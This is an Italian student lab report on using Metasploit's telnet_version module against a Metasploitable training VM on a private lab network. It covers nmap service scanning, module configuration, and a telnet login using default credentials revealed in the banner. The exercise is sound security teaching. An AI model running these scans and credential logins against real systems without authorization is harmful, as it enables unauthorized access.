GIULIA FIACCHI

S7/L2

EXPLOIT TELNET CON METASPLOIT


TRACCIA

- Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.
- Configurate l'ip della Kali con 192.168.1.25 e l'ip della Metasploitable con 192.168.1.40

PASSAGGI

Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.1.40/24" con il comando "sudo nano /etc/network/interfaces"


Poi si è eseguito il comando "sudo reboot" per resettare la macchina e dopodiché verificato con "ip a" che la configurazione fosse andata a buon fine.



PASSAGGI

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP e il gateway per fare in modo che le due macchine comunicassero tra di loro.

IP: 192.168.1.25
GATEWAY: 192.168.1.1



PASSAGGI

Una volta eseguite le nuove configurazioni di rete alle macchine, si è verificato che comunicassero tra di loro con il comando “ping -c4 INDIRIZZO IP”

```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.654 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=1.36 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=1.09 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.602 ms

── 192.168.1.40 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 0.602/0.925/1.359/0.313 ms
```

```
msfadmin@metasploitable:~$ ping -c4 192.168.1.25
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=11.2 ms
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.760 ms
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.667 ms
64 bytes from 192.168.1.25: icmp_seq=4 ttl=64 time=0.587 ms

--- 192.168.1.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.587/3.320/11.268/4.589 ms
msfadmin@metasploitable:~$ _
```

PASSAGGI

Ora procediamo con la sessione di hacking.

Prima di tutto è necessario eseguire una scansione sulla macchina che vogliamo attaccare per vedere su quali porte sfruttare la vulnerabilità.

“nmap -sV 192.168.1.40”


Quella che utilizzeremo sarà la porta **23 telnet.**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 08:47 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.1.40
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.69 seconds
```

PASSAGGI

Verificata la porta da sfruttare si procede con l'avvio di "msfconsole" (scrivendo questo in riga di comando).
Poi eseguiamo direttamente il comando **"use auxiliary/scanner/telnet/telnet_version**".
Poi eseguiamo il comando "**show options**" per verificare se alcuni parametri devono essere configurati.




```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

PASSAGGI

Come si può osservare dall'immagine nella slide precedente è richiesta la configurazione dell'IP e si può fare eseguendo il comando:

"set RHOST IP"
noi inseriremo al posto di IP 192.168.1.40

Poi eseguiamo di nuovo il comando "show options" per verificare che la configurazione sia andata a buon fine.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

PASSAGGI

in questo caso non è necessario eseguire il comando per vedere i payloads disponibili.

A questo punto lanciamo l'attacco con il comando **"exploit"** e aspettiamo che questo si avvii.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                     _ _                 _       _       ____  \x0a _
__ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _
\| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_| | | (_) | | __// __/ \x0a|_
| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__, |___/|_| |\___|_____|\x0a                          |_|
                          \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact:
 msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

PASSAGGI

Per verificare se l'attacco sia andato a buon fine digitare il comando "telnet 192.168.1.40" e osserveremo che le credenziali che ci ha restituito in precedenza sarrano utili per fare l'accesso senza l'autorizzazione della macchina.

Perciò possiamo affermare che l'attacco è andato a buon fine.